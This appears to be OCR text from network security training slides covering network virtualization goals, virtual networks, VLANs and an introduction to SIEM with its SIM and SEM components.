- Efficient, flexible, scalable usage of network
- To logically segregating the underlay administrative domain with overlay domain
- To accommodate the dynamic nature of server virtualization
- To provide security and isolation of traffic and network details from one user to another
- To cope with the virtualization techniques in other areas (Compute and storage)


Notes: ______________________________



Secure Network Administration Principles: Virtual Networks

- Virtual networks are the **end product of network virtualization**
- Virtual network software is used for virtual networking. This software is either placed outside a virtual server (external) or inside a virtual server, depending on the size and type of the virtualization platform

Virtual Network Finance
Virtual Network Engineering
Virtualization Layer
Physical Network



Secure Network Administration Principles: VLANs

- VLANs (Virtual Local Area Networks) are **logical groupings of workstations**, servers, and network devices that behave as if they are on a single, isolated LAN regardless of the location
- The purpose of a VLAN is to create a **simple network with improved security** and better traffic management

Virtual LAN A
Virtual LAN B
Virtual LAN C
Physical LAN segment
Physical LAN segment
Hub or Switch



Notes: ____



LO#03: Use Network Security Solutions



Security Incident and Event Management (SIEM)

- SIEM performs **real-time SOC** (Security Operations Center) functions like identifying, monitoring, recording, auditing, and analyzing security incidents
- It provides security by **tracking suspicious end-user behavior** activities within a real-time IT environment
- It provides security management services combining **Security Information Management** (SIM), and **Security Event Management** (SEM)
  - SIM supports permanent storage, analysis and reporting of log data
  - SEM deals with real-time monitoring, correlation of events, notifications, and console views
